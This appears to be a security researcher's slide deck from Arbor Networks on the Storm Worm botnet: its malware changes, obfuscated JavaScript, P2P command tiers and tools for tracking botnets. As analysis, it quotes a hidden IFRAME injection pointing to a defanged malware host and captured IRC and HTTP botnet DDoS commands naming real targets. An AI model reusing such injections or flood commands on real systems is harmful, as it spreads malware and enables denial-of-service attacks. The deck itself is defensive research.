
▾ ▾

ARBOR[®]
NETWORKS

Early Developments



1 Week of Storm IPs



Based only on my personal inbox

Network Behavior

3.d) services.exe - Network Activity

Opened Listening Ports:	
Port	Type
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp
7871	tcp

UDP Conversation from 192.168.0.2:7871 to 124.105.73.16:11275	
Data sent:	e30e 1440 6d74 cbea 6ff4 ac21 15e2 ba98 ...@nt..o..l.... b1a5 14 ...

UDP Conversation from 192.168.0.2:7871 to 216.40.87.134:15480	
Data sent:	e30e 1440 6d74 cbea 6ff4 ac21 15e2 ba98 ...@nt..o..l.... b1a5 14 ...

UDP Conversation from 192.168.0.2:7871 to 193.37.152.12:19275	
Data sent:	e30e 1440 6d74 cbea 6ff4 ac21 15e2 ba98 ...@nt..o..l.... b1a5 14 ...
Data received:	e30f 406d 74cb ca6f f4ac 2115 e2ba 98b1 ..@nt..o..l.... a514 1440 545a 76cb 3e6d de10 3e17 5376 ...BTZV.<M..>.8v f37a de54 86d9 baed 3000 4052 d834 35aa ..z.T...0.BR.45. d288 9959 6402 6041 071f eba8 1543 0b2e ...Td."A.....C., ...



Variable Malcode

- ♣ **Not polymorphic malware**
 - Constantly recompiled, repackaged by authors
- ♣ **Different MD5s**
 - Initially unpacked, then packed
- ♣ **Constantly works to break AV detection**
 - Feb, 2007, new Valentine campaign: 0/32 detected at 0 hour
- ♣ **Behavioral changes are rare**

Malcode Changes

♣ Early downloader (Jan 2007)

- 3 different techniques
- Downloaded a new set of EXEs
- Used “random” hostnames
- Pointed registration name to China

♣ Since June, 2007

- EXE loaded onto box via web browser
 - ♣ Exploit, redirection, or just “click here”
- User lured there by email message
- First stage EXE is a downloader
- Different than Jan, downloader

Client Attack Changes

♣ June, 2007

- Basic JavaScript obfuscation
 - ♣ `document.write(decode(...))`
- Few exploits

♣ July, 2007

- Singly encoded JavaScript
- Custom routine
- About 7 exploits tries
 - ♣ Variant of Mpack

♣ November 2007

- Doubly encoded JavaScript
- Writes an IFRAME include
 - ♣ IFRAME source includes exploits

♣ Early 2008

- No more exploit code
- Direct link to download
- Two Valentine's day campaigns

Storm Worm Curiosities

♣ January downloader

- 3 different download methods
- 3 different authors? Contract job with requirements?

♣ Why some Fast Flux DNS and why some IP-only URLs?

♣ Who has been using IFRAMEs to add to Storm?

♣ Other, piggyback malware seen rarely

Incidental Seeding

♣ Blog Entries

- Mail -> blog autoposting
- Storm spam got posted

♣ List archives

- Storm lures permanently archived

Testing Out New Methods?

- ♣ Mid October, 2007 - IFRAME insertions
- ♣ Modifies local HTML and PHP pages
- ♣ Inserts IFRAME code to bottom of page

```
<iframe src="hxxp://yxbegan.com/ind.php"  
width="1" height="1"  
alt="Uw8bL1Kjsi3HqXs">
```

Peer to Peer Network Use

- ♣ **Bots become nodes in Overnet network**
 - Bootstraps into seed peers
 - Connects, updates peerlist and blacklist
 - Overnet search packet sent, solicits peers
 - Repeats until maximum peering is complete
- ♣ **Commands are relayed through P2P network**
- ♣ **Updates and downloads over HTTP**
- ♣ **Uses a set of servers for updates**

Tiers and Control

♣ Tier 1

- Typically hosts behind NAT or firewall
- Send spam
- Carry out DDoS attacks

- Communicate with Tier 2 nodes via TCP

Tiers and Control (Cont)

♣ Tier 2

- Reachable directly from outside world
- Relays messages in Storm P2P net
- Multiple purposes
 - ♣ DNS servers - Fast Flux domains
 - ♣ Fast Flux server hosting
 - ♣ Malware hosting
 - ♣ SOCKS proxies
 - ♣ TCP services for stage 1
- Communicate with (non P2P) Tier 3

Tiers and Control (Cont)

♣ Stage 3

- Fully controlled by botnet masters
- Hosted in “hostile” networks
- Tier 2 proxies web requests to these
- Hosts malware

- Source of commands
 - ♣ Stage 3->Stage 2-> Stage 1

Autumn 2007 Communication Developments

♣ September

- MSFT MSRT, huge hit ... about 1/3 of bots removed

♣ Introduced “encryption” in October

- Basic, short XOR keys

♣ Possibilities

- Keeps researchers out
- Segments network
 - ♣ Rentable, etc



Tracking Botnets

Bot Mimicry

♣ Capture malware

- Honeypots, ie ATLAS infrastructure
- Automated malware analysis
 - ♣ Sandbox, custom in-house tools
 - ♣ Augment with human analysis as needed

♣ Focus on DDoS networks

♣ Use Bladerunner suite of tools to track botnets

Bladerunner

♣ Bot mimic

- Python, a few hundred lines of code

♣ IRC

- Logs in to channel, lurks and listens

♣ P2P

- Not yet, we work with others

♣ HTTP

- Can mimic Black Energy, Machbot, Barracuda, a few others
- Polls webserver, retrieves commands

♣ All commands and traffic is captured and stored

- SQL, ATLAS-specific logs

Bladerunner Output

♣ IRC Botnet

- Times, server, actor, locations, target, command

```
1202819827/irc.swpower-  
team.net/193.202.63.119/8885/HU/43937/#army#//82.192  
.47.134/82.192.47.134/SI/12644/anis!maja@fbi.gov/ARB  
OR/ .ddos.udp 82.192.47.134 80 700 -s
```

♣ HTTP Botnet

- Command is a series of timings, attack type, target info

```
4800;50;50;1;0;30;270;20;50;1000;1000#flood http www.delfi.ee  
index.html#5#xMYHOST_ABCD1234
```


Acknowledgements

- ♣ **Arbor Networks ASERT Team**
 - ATLAS, ATF, etc
- ♣ **SIG Security organizers**
- ♣ **JB, GW, SS, AL, NF, many others for Storm Worm help**
- ♣ **H, Danny M for Estonia data and discussions**